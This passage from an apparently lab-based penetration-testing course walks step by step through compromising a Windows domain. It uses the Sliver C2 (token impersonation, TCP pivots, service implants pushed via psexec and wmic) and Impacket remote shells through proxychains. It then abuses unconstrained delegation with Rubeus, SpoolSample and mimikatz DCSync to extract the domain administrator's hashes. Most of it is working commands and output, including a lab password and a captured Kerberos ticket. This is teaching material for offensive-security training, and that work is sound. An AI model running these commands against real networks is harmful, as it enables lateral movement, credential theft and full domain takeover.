`make-token` utility, allowing us to impersonate a user. Other utilities such as `impersonate` and `runas` can be used to get an authentication session. This also can be done via a sacrificial process started with the help of Rubeus.

```
sliver (http-beacon) > make-token -u svc_sql -d child.htb.local -p
jkhnrjk123!
```

```
[*] Successfully impersonated child.htb.local\svc_sql. Use `rev2self` to
revert to your previous token.
```

Check the source code to understand the implementations of make-token, impersonate, and runas. Be careful with these commands; even calls like LogonUserA, and ImpersonateLoggedOnUser are made with syscalls.

Having impersonated the `svc_sql` user, we can test our access to the resources on SRV01 by listing the contents of the `C:\` directory.

```
sliver (http-beacon) > ls //srv01.child.htb.local/c$

\\srv01.child.htb.local\c$\ (12 items, 704.0 MiB)
==================================================
drwxrwxrwx  $Recycle.Bin                        <dir>      Wed Sep 14
11:55:41 -0700 2022
Lrw-rw-rw-  Documents and Settings -> C:\Users  0 B        Tue Sep 13
11:58:35 -0700 2022
-rw-rw-rw-  pagefile.sys                        704.0 MiB  Tue Oct 31
10:51:23 -0700 2023
drwxrwxrwx  PerfLogs                            <dir>      Sat Sep 15
00:19:00 -0700 2018
dr-xr-xr-x  Program Files                       <dir>      Wed Jul 19
06:40:02 -0700 2023
drwxrwxrwx  Program Files (x86)                 <dir>      Wed Sep 14
11:04:07 -0700 2022
drwxrwxrwx  ProgramData                         <dir>      Wed Jul 19
06:40:02 -0700 2023
drwxrwxrwx  Recovery                            <dir>      Tue Sep 13
11:58:41 -0700 2022
drwxrwxrwx  SQL2019                             <dir>      Wed Sep 14
10:46:10 -0700 2022
drwxrwxrwx  System Volume Information           <dir>      Tue Sep 13
12:19:00 -0700 2022
dr-xr-xr-x  Users                               <dir>      Wed Sep 14
11:55:36 -0700 2022
drwxrwxrwx  Windows                             <dir>      Sat Oct 15
14:14:52 -0700 2022
```


As seen from the output, we have successfully verified our access using `svc_sql`'s session (credentials) on SRV01.

Before we run the `psexec` utility, a pivot listener is needed as it will be used to communicate between SRV01 -> WEB01. Simply put, as SRV01 cannot directly communicate to us,

SRV01 will communicate to WEB01 from which the chain of communication will be established. The `pivots` utility supports `tcp` pivot listener(s) and `named-pipe` listener(s).

The `tcp` pivot listener requires a `bind` address to be specified, which in our case is the IP address of WEB01 (`172.16.1.11` internal); by default, every `tcp` pivot listener will listen on port `9898`.

```
sliver (http-beacon) > pivots tcp --bind 172.16.1.11

[*] Started tcp pivot listener 172.16.1.11:9898 with id 1
```

With the pivot listener started and in place, we need to proceed with creating an implant; the implant, as mentioned, must be in a `service` format. Again, we will disable symbol obfuscation, and we will use arbitrary names for the service and, respectively, the description; this is done with the intent of blending in. By default, the used name for the service is `Sliver` and `Sliver implant` for the description. The `pivots` command can be used to display the current pivot listeners.

```
sliver (http-beacon) > generate --format service -i 172.16.1.11:9898 --
skip-symbols -N psexec-pivot

[*] Generating new windows/amd64 implant binary
[!] Symbol obfuscation is disabled
[*] Build completed in 3s
[*] Implant saved to /home/htb-ac590/psexec-pivot.exe
```


Jumping into the `psexec` utility, we must specify the path of the implant's binary.

```
sliver (http-beacon) > psexec --custom-exe /home/htb-ac590/psexec-
pivot.exe --service-name Teams --service-description MicrosoftTeaams
srv01.child.htb.local

[*] Uploaded service binary to
\\srv01.child.htb.local\C$\windows\temp\51gramfp.exe
[*] Waiting a bit for the file to be analyzed ...
[*] Successfully started service on srv01.child.htb.local
(c:\windows\temp\51gramfp.exe)
[*] Successfully removed service Teams on srv01.child.htb.local

[*] Session 23471b15 psexec-pivot - 10.129.205.234:49721->http-beacon->
(srv01) - windows/amd64 - Tue, 31 Oct 2023 11:43:48 GMT

sliver (http-beacon) > sessions
```

```
 ID         Name           Transport   Remote Address
Hostname   Username              Operating System   Locale   Last Message
Health
========== ============== ===========
=================================== ========== ====================
================= ======== ======================================
=========
 23471b15   psexec-pivot   pivot       10.129.205.234:49721->http-beacon->
srv01      NT AUTHORITY\SYSTEM   windows/amd64      en-US    Tue Oct 31
11:43:48 GMT 2023 (5s ago)   [ALIVE]
 41e2012e   http-beacon    http(s)     10.129.205.234:49721
web01      CHILD\eric            windows/amd64      en-US    Tue Oct 31
11:43:51 GMT 2023 (2s ago)   [ALIVE]

sliver (http-beacon) > pivots

 ID   Protocol   Bind Address       Number Of Pivots
==== ========== ================== ==================
  1   TCP        172.16.1.11:9898                   1
```

Note that Sliver (psexec) will generate a random file name, and by default, it will place it in C:\Windows\Temp, which can be monitored.

WMIC

WMIC (Windows Management Instrumentation) is a Windows Administration feature that provides a uniform environment for local and remote access to Windows System components. System administrators can create VBScript or PowerShell scripts to manage Windows machines locally and remotely. WMI is also a native way for lateral movement and remote code execution; it requires local administrator privilege.

Proceed to generate an implant through Sliver:

```
sliver (http-beacon) > generate -i 172.16.1.11:9898 --skip-symbols -N
wmicpivot

[*] Generating new windows/amd64 implant binary
[!] Symbol obfuscation is disabled
[*] Build completed in 3s
[*] Implant saved to /home/htb-ac590/wmicpivot.exe
```

Right after having the implant generated, we would proceed by creating a logon session using `make-token` as explained earlier, and we need to upload the binary on disk on SRV02.

```
sliver (http-beacon) > make-token -u svc_sql -d child.htb.local -p
jkhnrjk123!

[*] Successfully impersonated child.htb.local\svc_sql. Use `rev2self` to
revert to your previous token.
sliver (http-beacon) > cd //srv02.child.htb.local/c$/windows/tasks

[*] \\srv02.child.htb.local\c$\windows\tasks
sliver (http-beacon) > upload wmicpivot.exe

[*] Wrote file to \\srv02.child.htb.local\c$\windows\tasks\wmicpivot.exe

sliver (http-beacon) > rev2self

[*] Back to self...
```

We can execute the wmic command to execute an implant on the remote host SRV02 via the beacon/session on WEB01.

```
wmic /node:172.16.1.13 /user:svc_sql /password:jkhnrjk123! process call
create "C:\\windows\tasks\\wmicpivot.exe"
```


The above command can be executed via a PowerShell terminal on WEB01 or through the beacon.

```
sliver (http-beacon) >  execute -o wmic /node:172.16.1.13 /user:svc_sql
/password:jkhnrjk123! process call create
"C:\\windows\\tasks\\wmicpivot.exe"

[*] Output:
Executing (Win32_Process)->Create()
Method execution successful.
Out Parameters:
instance of __PARAMETERS
{
        ProcessId = 1128;
        ReturnValue = 0;
};
[*] Stderr:
```

Having executed the command, it will take advantage of the previous `pivot` that we have started on port 9898 and will connect back to WEB01.

```
[*] Session d35ddf7e wmicpivot - 10.129.205.234:49715->http-beacon->
(srv02) - windows/amd64 - Wed, 08 Nov 2023 08:43:20 GMT

sliver (http-beacon) > pivots

 ID   Protocol   Bind Address       Number Of Pivots
==== ========== ================== ==================
  1   TCP        172.16.1.11:9898                  1

sliver (http-beacon) > sessions

 ID         Name          Transport   Remote Address
Hostname   Username        Operating System   Locale   Last Message
Health
========== ============ ========== ====================================
========== =============== ================== ========
========================================== =========
 d35ddf7e   wmicpivot         pivot       10.129.205.234:49715->http-
beacon->   srv02      CHILD\svc_sql   windows/amd64      en-US    Wed Nov
8 08:43:20 GMT 2023 (15s ago)   [ALIVE]
 b1ee85c3   http-beacon   http(s)     10.129.205.234:49715
web01      CHILD\eric      windows/amd64      en-US    Wed Nov  8 08:43:33
GMT 2023 (2s ago)    [ALIVE]
```

An additional way of getting a shell on SRV02 would be possible with the help of `wmiexec.py` part of Impacket, enabling us to get remote code execution on a remote host via WMI.

```
proxychains impacket-wmiexec child/svc_sql:jkhnrjk123\[email protected]
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.14
[proxychains] DLL init: proxychains-ng 4.14
[proxychains] DLL init: proxychains-ng 4.14
Impacket v0.10.1.dev1+20230316.112532.f0ac44bd - Copyright 2022 Fortra

[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.16.1.13:445  ...
OK
[*] SMBv3.0 dialect used
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.16.1.13:135  ...
OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.16.1.13:49696
...  OK
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>hostname
```

```
srv02
```

wmiexec.py could get detected because it writes the output of the command execution to a file on the ADMIN$ by default. We can specify the target share with the "-share" and choosing the C$, for example.

DCOM

Per Microsoft, Component Object Model (COM) is a platform-independent, distributed, object-oriented system for creating binary software components that can interact. COM is the foundation technology for Microsoft's OLE (compound documents), ActiveX (Internet-enabled components), and others. For attackers, DCOM can also be used for remote code execution and lateral movement. The example below showcases the usage of `dcomexec`, part of Impacket, to obtain a shell on SRV02. We currently specified object argument as `MMC20`. `ShellWindows`, and `ShellBrowserWindow` are also options.

```
proxychains impacket-dcomexec -object MMC20 child/svc_sql:jkhnrjk123\
[email protected]
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.14
[proxychains] DLL init: proxychains-ng 4.14
[proxychains] DLL init: proxychains-ng 4.14
Impacket v0.10.1.dev1+20230316.112532.f0ac44bd - Copyright 2022 Fortra

[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.16.1.13:445  ...
OK
[*] SMBv3.0 dialect used
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.16.1.13:135  ...
OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.16.1.13:49762
...  OK
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>hostname
srv02
```


Lateral movement via DCOM is harder to detect since DCOM has many methods with different IOCs.

Kerberos Delegation & Enumeration

Unconstrained

Having established a beacon/session on SRV01 as the user `svc_sql`, we would further enumerate the domain utilizing `sharpsh`. The target (SRV01) may sometimes only reach some ports or specific ports on our Sliver C2 server due to network segmentation or firewall restrictions. Fortunately, having a looser network and firewall restrictions in the same subnet is common. We could utilize reverse port forwarding functionality to bypass various network restrictions.


Assume that we set up a file server on port 8080 on our attack machine, and the target cannot reach this port. However, it can reach port 8080 on WEB01; we can create a reverse port forwarding on WEB01 to relay the traffic between SRV01 and our attack machine. To circumvent those types of restrictions, we will utilize the reverse port forwarding (`rportfwd`) functionality in Sliver. Execute the following command in the session of WEB01:

```
sliver (http-beacon) > rportfwd add -b 8080 -r 127.0.0.1:8080

[*] Reverse port forwarding 127.0.0.1:8080 <- :8080
```

Having established reverse port forwarding on WEB01, we will now utilize the PsExec session on SRV01. Levering the `sharpsh` route explained in the `Domain Reconnaissance` section, we will proceed to query information about the delegation (Unconstrained). We will briefly touch on the topic, however, if you need to become more familiar with it, check out the Kerberos Attacks module.

Kerberos delegation enables a user or service to act on behalf of another user to another service. A typical scenario is that a user authenticates to the IIS server, and the IIS server acts on behalf of the user to authenticate to an MSSQL server.

Unconstrained delegation can be assigned to a computer or user, mostly a computer. The configuration can be done on the domain controller. From a system administrator's perspective, we can select the Trust this computer for delegation to any service (Kerberos only) option on the Delegation tab to configure unconstrained delegation for a domain computer.



Considering the double hop problem, how did unconstrained delegation resolved it? If a computer is configured with unconstrained delegation, as the user accesses the IIS (front-end service) server, the KDC also includes the user's TGT to TGS ticket. Then, the IIS server extracts the user's TGT and caches it in memory. After that, the IIS server uses the user's TGT to act on behalf of the user to access the MSSQL (back-end service) server. But the issue is that since the user's TGT is cached in the IIS server's memory, the IIS server can use the user's TGT to act on behalf of the user to any other service, which means the IIS server impersonates the user. If the IIS server is compromised, the attacker can extract all TGT from memory and impersonate these users. What's worse is that if a high-privileged user's TGT is cached, such as a domain administrator's, the attacker can take over the whole domain and forest.

Let's explain the steps in detail.

Step	Description
Step 1: User to DC	The user requests a TGT.
Step 2: DC to user	The user gets the TGT.
Step 3: User to DC	The user requests a TGS ticket.

Step	Description
Step 4: DC to user	The user gets the TGS ticket.
Step 5: User to the IIS server	The user sends both the TGT and TGS ticket.
Step 6: IIS server to DC	The IIS server uses the user's TGT to request a TGS ticket to DC to access the MSSQL server.
Step 7: IIS server to MSSQL server	The IIS server acts on behalf of the user to access the MSSQL server.

Let's proceed with the enumeration of the unconstrained delegation. Referring to the approach in the Domain Reconnaissance section, we will base64 encode the query (command).

```
echo "Get-NetComputer -Unconstrained" | base64
R2V0LU5ldENvbXB1dGVyIC1VbmNvbnN0cmFpbmVkCg==
```

Once the command is encoded, we will return to Sliver's console and SRV01 session. We must also not forget to have an HTTP server initiated and `PowerView.ps1` to be placed in the directory of the started HTTP server.

```
sliver (psexec-pivot) > sharpsh -- -u
http://172.16.1.11:8080/PowerView.ps1 -e -c
R2V0LU5ldENvbXB1dGVyIC1VbmNvbnN0cmFpbmVkCg=='

[*] sharpsh output:

dc01.child.htb.local
srv01.child.htb.local
```

Now, we've come to the exploitation phase of Unconstrained delegation. For educational purposes, get a PsExec shell session using Impacket with the credentials of the `svc_sql` user. Utilize any of the techniques taught in the `Penetration Tester` path to upload `Rubeus.exe` on SRV01; this can be either setting up a reverse port forward, as mentioned earlier, or utilizing Sliver's `upload` functionality. Use Rubeus to monitor cached TGTs in real-time (Require local administrator privilege) by executing the command `Rubeus.exe monitor /interval:5 /nowrap`.

```
proxychains impacket-psexec child/svc_sql:jkhnrjk123\[email protected]
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.14
```

```
[proxychains] DLL init: proxychains-ng 4.14
[proxychains] DLL init: proxychains-ng 4.14
Impacket v0.10.1.dev1+20230316.112532.f0ac44bd - Copyright 2022 Fortra

[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.16.1.12:445  ...
OK
[*] Requesting shares on 172.16.1.12.....
[*] Found writable share ADMIN$
[*] Uploading file fgKxWuqO.exe
[*] Opening SVCManager on 172.16.1.12.....
[*] Creating service NFeK on 172.16.1.12.....
[*] Starting service NFeK.....
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.16.1.12:445  ...
OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.16.1.12:445  ...
OK
[!] Press help for extra shell commands
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.16.1.12:445  ...
OK
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> cd ../tasks
d ../tasks
PS C:\Windows\tasks> .\Rubeus.exe monitor /interval:5 /nowrap
.\Rubeus.exe monitor /interval:5 /nowrap

<SNIP>
```


Wait for high-privilege users to access this computer's services, such as CIFS. Or we can use spoolsample to coerce a computer to authenticate to this computer via the MS-RPRN RPC interface; the command is `SpoolSample.exe dc01 srv01`. The `SpoolSample.exe` binary can be downloaded via the following GitHub repository - https://github.com/jtmpu/PrecompiledBinaries.

We will take advantage of the inline-execute-assembly part of the armory in Sliver, which will execute .NET binaries in the current process. The tool is going to find out the needed Common Language Runtime (CLR) required for the process prior to execution of the binary.

```
sliver (psexec-pivot) > inline-execute-assembly /home/htb-
ac590/SpoolSample.exe 'dc01 srv01'

[*] Successfully executed inline-execute-assembly (coff-loader)
```

```
[*] Got output:
[+] Success - Wrote 157715 bytes to memory
[+] Using arguments: dc01 srv01

[+] Converted DLL to shellcode
[+] Executing RDI
[+] Calling exported function

[+] inlineExecute-Assembly Finished
```

In the PsExec impacket shell session, we see a captured ticket of `DC01$`.

```
<SNIP>
[*] 11/7/2023 4:58:03 PM UTC - Found new TGT:

  User                  :  [email protected]
  StartTime             :  11/7/2023 5:30:52 AM
  EndTime               :  11/7/2023 3:30:37 PM
  RenewTill             :  11/14/2023 5:30:37 AM
  Flags                 :  name_canonicalize, pre_authent, renewable,
forwarded, forwardable
  Base64EncodedTicket   :


doIFJjCCBSKgAwIBBaEDAgEWooIEJTCCBCFhggQdMIIEGaADAgEFoREbD0NISUxELkhUQi5MT0
NBTKIkMCKgAwIBAqEbMBkbBmtyYnRndBsPQ0hJTEQuSFRCLkxPQ0FMo4ID1zCCA9OgAwIBEqED
AgECooIDxQSCA8HnKRn2MPhP4gJcX7WOaTj79lGmfdKwIfqpzGR/E2I+V2STV5gjNTrpnF0nuu
auY4/vPPphoFgYDXUkbTLamUa3t1g+23/9VZ9pmp0tK9uG2a6VU3i0bezvZI/Iofi7RbH7TiOP
6gJRVczKbFa+7U//dhpIPQvWhCbRLYKz8DBSg/5njtIKI3HtTGRKhSflFaIHc2JLWuW9Fl6skN
y3UfR66b4MM65XeZytz6e/C7qjJF6NE4Opgz7LSz5FwxcwCLNWQfmhVvXRx0gw6Yp55zrtW5U4
ucJlvesZ0Ey+P5fHvyTkxY2vHhXCIChkvPAYoci2b7BU5lb9mjZn9d8U/GNOA+vo41/6+5uvdX
ZlWVHjJsHstmYLL8eBGoxcOsakzUQLXOuhKD0Z+Kny6/tNvKyG9OB86UHfFWeXaTStj5XxVcQs
LyLDgarsLqOqL2GeUvg3PZ1k1dyFzIbwef4X3HcDeytnT94Afx7If1yl7PVnyRVyzA69YnQtsc
r3N5nyHNZ7hetzWIRqnAPqobGk2fG5mDpW2XZILEogRV7VSXZkH+uDJlXC6Tpv1j/iwPcn7Tf+
cu2Is8HesGy/Uw0VS4C/0PomZ3Q5A4JabbnIa4XQNo+quBhpI/hptZl48eDVA79AZJHgqXNauF
dD8kxQLH+HNzHAR3YYpLh5xhfhGI09o2tlhn017sFQBaUqsbJSys3I4kIy4+JgUQi6TUb/M+xF
kU/Efsi6kXaUGUsXqfzHbZFmR1xAjb1EIMFVz/ic39EjwEhHVE9u1jU1QRjh7/YfsNQnj/36ZK
d0h+x4c2yEKWSuGNPs9jm85DWkq0beQz7Wmuua3cgr1925noktIMdGGKiGqn98/vy24TmhgFDG
/8/DFhfK83dmXrq6kIqlNH8265Kbxox1/vtbde4OLtoX/I29Xv/dsR2ldMLP0SY1cjzW7AvVRv
9naX5jPEnvaftjj7Wh7UtLLoF04Wq5LTNQ56DG8+pwylSGguHunOSq0k/aAWyM+Z8B6Yj/sZx5
6CvII5PUJ3pwRe8auuJ62796b2nEzRQntEBxXmMhoLTmWyaqB+sdQW+BgES26MYpcA/h9nAcE2
etl9tr50sArdHe+wfkPejbLk2EdwioWkYicCNNYofQrD3s/jciILG9FdH5s2xWmLQD1PB2PQHq
IqMwZS/GrnnHOjkNcjWrYOpGM11XpMIJULMi1gAnr9SwJIDUcGcWaS0lWcToqwYsdcr3G63K6g
m285mRQIO+eJFuQpX3AIUXyIyQAJ7Os84hXzJBo4HsMIHpoAMCAQCigeEEgd59gdswgdiggdUw
gdIwgc+gKzApoAMCARKhIgQgwb5D3bLD0gVRyZ6uYnfMkrUir3+uQpOKVzWlftGZzQqhERsPQ0
hJTEQuSFRCLkxPQ0FMohIwEKADAgEBoQkwBxsFREMwMSSjBwMFAGChAAClERgPMjAyMzExMDcx
MzMwNTJaphEYDzIwMjMxMTA3MjMzMDM3WqcRGA8yMDIzMTExNDEzMzAzN1qoERsPQ0hJTEQuSF
```

```
RCLkxPQ0FMqSQwIqADAgECoRswGRsGa3JidGd0Gw9DSElMRC5IVEIuTE9DQUw=
```

Having the TGT of DC01, we will proceed to save it in a kirbi format.

```
PS C:\Windows\system32>
[System.IO.File]::WriteAllBytes("C:\windows\temp\dc01.kirbi",
[System.Convert]::FromBase64String("doIFJjCCBSKgA <SNIP>
Q0hJTEQuSFRCLkxPQ0FMqSQwIqADAgECoRswGRsGa3JidGd0Gw9DSElMRC5IVEIuTE9DQUw=")
)
```


Once we have saved the ticket on disk, we will have to import it; this will be done via mimikatz. Make sure that the binary is on disk. Import the ticket to the current session and access internal resources, such as `C$` on Dc01. We got the Dc01 computer account's TGT. However, the computer account does not have local admin privileges. There is a workaround to give us `SYSTEM` privilege. Since it is the domain controller, we can use DCSync privilege to get the domain administrator's hash to compromise the domain.

```
C:\Windows\Tasks>.\mimikatz.exe "privilege::debug" "kerberos::ptt
C:\windows\temp\dc01.kirbi" "lsadump::dcsync /domain:child.htb.local
/user:child\administrator" "exit"

  .#####.   mimikatz 2.2.0 (x64) #19041 Sep 18 2020 19:18:29
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( [email protected] )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( [email protected] )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(commandline) # privilege::debug
Privilege '20' OK

mimikatz(commandline) # kerberos::ptt C:\windows\temp\dc01.kirbi

* File: 'C:\windows\temp\dc01.kirbi': OK

mimikatz(commandline) # lsadump::dcsync /domain:child.htb.local
/user:child\administrator
[DC] 'child.htb.local' will be the domain
[DC] 'dc01.child.htb.local' will be the DC server
[DC] 'child\administrator' will be the user account

Object RDN           : Administrator

** SAM ACCOUNT **
```

```
SAM Username         : Administrator
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00110200 ( NORMAL_ACCOUNT DONT_EXPIRE_PASSWD
NOT_DELEGATED )
Account expiration   :
Password last change : 9/13/2022 4:43:17 PM
Object Security ID   : S-1-5-21-2749819870-3967162335-1946002573-500
Object Relative ID   : 500

Credentials:
  Hash NTLM: e7d<SNIP>ba

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : d1ec678605b0ffc9a963d51ee9aa5a2b

* Primary:Kerberos-Newer-Keys *
    Default Salt : WIN-0F0PFCC03EOAdministrator
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) :
c6ea62a6eb0c9d2e8587bba18ee8ba5910c5ac7904975c3bdf3564ac63e783b7
      aes128_hmac       (4096) : 1356cac537a120d8463feaf0681d5c78
      des_cbc_md5       (4096) : 588368857fb95e0d

* Packages *
    NTLM-Strong-NTOWF

* Primary:Kerberos *
    Default Salt : WIN-0F0PFCC03EOAdministrator
    Credentials
      des_cbc_md5       : 588368857fb95e0d

mimikatz(commandline) # exit
Bye!
```


Constrained Delegation - Concept

Constrained delegation is more secure than unconstrained delegation because the server no longer caches users' TGT tickets. Instead, the server can request a TGS ticket for the user with its own TGT, and the server can only act on behalf of the user to access specified server(s) and service(s). For example, the IIS server can only work on behalf of the user to access CIFS and eventsystem service on computer WEB01.



Constrained delegation can be configured by selecting the `Trust this computer for delegation to specified services only` option. It has two sub-options, and we notice that any authentication protocol is selected; what will happen if we select "Use Kerberos only"? We will explain it later. Apart from a domain computer, service accounts can also be configured with constrained delegation.

In this case, apart from the CIFS service on computer Web01, the service eventsystem on computer Web01 is also specified. It does not look exciting, but no worries. Even though the service is specified, we can use an alternate service name trick to bypass it, since service name will not be verified by S4U and it is not encrypted in a ticket.

Let’s go through the whole process of constrained delegation.

Step	Description
